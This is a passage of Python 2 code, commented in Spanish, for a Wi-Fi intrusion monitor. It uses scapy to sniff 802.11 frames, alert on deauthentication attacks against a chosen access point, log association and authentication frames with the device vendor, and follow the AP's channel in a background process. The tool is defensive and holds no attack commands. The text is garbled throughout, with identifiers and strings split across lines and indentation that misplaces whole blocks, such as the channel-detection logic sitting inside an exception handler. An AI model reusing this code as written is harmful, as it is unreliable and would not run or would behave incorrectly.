        print bcolors.FAIL + "[ %s ] Error estableciendo el canal %s en la interfaz %s." %(str(datetime.datetime.today()),nuevo_canal,iwifi_mon) + bcolors.ENDC

```

```

# Funcion que devuelve el canal del AP
def detecta_canal_wifi():
    # Nos aseguramos que la interfaz managed este levantada
    levanta_interfaz_managed = 'ifconfig %s up' %(iwifi_managed)
    try:
        os.system(levanta_interfaz_managed)
    except:
        print bcolors.FAIL + "[ %s ] Error levantando la interfaz managed: %s." %(str(datetime.datetime
        .today()),iwifi_managed) + bcolors.ENDC
        comando_iwlist = "iwlist %s scanning | grep -a1 %s | grep Channel | cut -d ':' -
f2" %(iwifi_managed,BSSID)
        process = subprocess.Popen(comando_iwlist, stdout=subprocess.PIPE, stderr=None, shell=True)
        process.wait()
        output = process.communicate()
        canal = output[0].rstrip('\n')
        if not canal:
            print bcolors.WARNING + "[ %s ] Ha habido un problema al detectar el canal." %(str(datetime.dat
            etime.today())) + bcolors.ENDC
        else:
            print bcolors.OKGREEN + "[ %s ] Detectado canal AP: %s" %(str(datetime.datetime.today()),canal)
            + bcolors.ENDC
            return canal

# Funcion lanzada en un hilo para ir comprobando si ha habido un cambio de canal y configurar la interf
az monitor al nuevo canal
def analiza_canal(canal):
    canal_actual = canal
    while True:
        try:
            time.sleep(check_canal)
            print bcolors.OKBLUE + "[ %s ] Analizamos Canal" %(str(datetime.datetime.today())) + bcolor
            s.ENDC

            nuevo_canal = detecta_canal_wifi()
            if ((nuevo_canal != "") and (canal_actual != nuevo_canal)):
                config_canal(nuevo_canal)
                canal_actual = nuevo_canal
            else:
                print bcolors.OKBLUE + "[ %s ] No hay cambio de canal. Canal actual: %s" %(str(datetime
                .datetime.today()),canal_actual) + bcolors.ENDC
        except KeyboardInterrupt:
            break

def finaliza_proceso(signal, frame):
    hilo_canal.terminate()
    hilo_canal.join()
    print bcolors.BOLD + "Finalizando procesos..." + bcolors.ENDC

```

```

sys.exit(0)

# Funcion llamada desde el sniffer para la lectura de paquetes
def analiza_paquetes(pkt):
    global fecha_ataque_detectado, intervalo
    fecha=datetime.datetime.today()
    # Nos interesan los paquetes 802.11 de tipo Deauth
    if pkt.haslayer(Dot11Deauth):
        #Nos interesa las desautenticaciones de tipo: Trama de clase 3 recibida desde una estacion no a
sociada (class3-from-nonass)
        if (pkt.sprintf("%Dot11Deauth.reason%").startswith('class3-from-
nonass') and time.time()>(fecha_ataque_detectado + intervalo)):
            fecha_ataque_detectado = time.time()
            if (pkt.addr1.upper()=="FF:FF:FF:FF:FF:FF"):
                print bcolors.FAIL + "[ %s ] !!! ATENCION !!! Ataque detectado tipo Broadcast: %s --
> Cliente afectado: %s" %(str(fecha),str(pkt.addr1),str(pkt.addr2)) + bcolors.ENDC
            else:
                if (pkt.addr1==pkt.addr3): cliente=pkt.addr2
                else: cliente=pkt.addr1
                # Comprobamos que un ataque dirigido a un cliente de nuestro AP
                if (pkt.addr3.upper()==BSSID):
                    print bcolors.FAIL + "[ %s ] !!! ATENCION !!! Ataque detectado tipo Dirigido a clie
nte. MAC AP: %s --> Cliente afectado: %s" %(str(fecha),str(pkt.addr3),str(cliente)) + bcolors.ENDC
            elif pkt.haslayer(Dot11AssoReq):
                cliente=pkt.addr2
                ap=pkt.info
                bssid=pkt.addr1
                fabricante=obtiene_fabricante(str(pkt.addr2))
                # Comprobamos que es una peticion en nuestro AP
                if (bssid.upper()==BSSID):
                    print bcolors.OKGREEN + "[ %s ] Peticion de asociacion. Cliente: %s, AP: %s, BSSID: %s, Fab
ricante: %s" %(str(fecha),str(cliente),str(ap),str(bssid),fabricante) + bcolors.ENDC
            elif pkt.haslayer(Dot11Auth):
                dir1=pkt.addr1
                dir2=pkt.addr2
                bssid=pkt.addr3
                if (dir1==bssid and bssid.upper()==BSSID):
                    fabricante=obtiene_fabricante(str(pkt.addr2))
                    print bcolors.OKGREEN + "[ %s ] Autenticacion AP -
> Cliente. Cliente: %s, BSSID: %s, Fabricante: %s" %(str(fecha),str(dir2),str(bssid),fabricante) + bcol
ors.ENDC
                else:
                    fabricante=obtiene_fabricante(str(pkt.addr1))
                    if (bssid.upper()==BSSID):
                        print bcolors.OKGREEN + "[ %s ] Autenticacion Cliente -
> AP. Cliente: %s, BSSID: %s, Fabricante: %s" %(str(fecha),str(dir1),str(bssid),fabricante) + bcolors.E
NDC

```

```

elif pkt.haslayer(Dot11AssoResp):
    cliente=pkt.addr1
    bssid=pkt.addr2
    fabricante=obtiene_fabricante(str(pkt.addr1))
    if (bssid.upper()==BSSID):
        print bcolors.WARNING + "[ %s ] Respuesta Asociacion. Cliente: %s, BSSID: %s, Fabricante: %
s" %(str(fecha),str(cliente),str(bssid),fabricante) + bcolors.ENDC

def obtiene_fabricante(mac):
    mac_normalizado=EUI(mac)
    try:
        fabricante=mac_normalizado.oui.registration().org
    except NotRegisteredError:
        fabricante="Fabricante no encontrado"
    return fabricante

#####
### Ejecucion principal ###
#####
if __name__ == "__main__":
    if os.geteuid():
        sys.exit("ERROR: Iniciar el programa como root o sudo")
    # Configuramos la interfaz managed
    config_iwifi_managed()
    # Obtenemos el canal actual
    canal_actual=detecta_canal_wifi()
    # Configuramos la interfaz monitor
    config_iwifi_mon()
    config_canal(canal_actual)
    # Lanzamos el hilo que analiza posibles cambios de canal
    hilo_canal=Process(target=analiza_canal, args=(canal_actual,))
    hilo_canal.start()
    # Capturamos CTRL+C para finalizar el hilo
    signal.signal(signal.SIGINT, finaliza_proceso)
    # Lanzamos el sniffer de paquetes
    sniff(iface=iwifi_mon,prn=analiza_paquetes,count=0,lfilter=lambda pkt:Dot11 in pkt)

```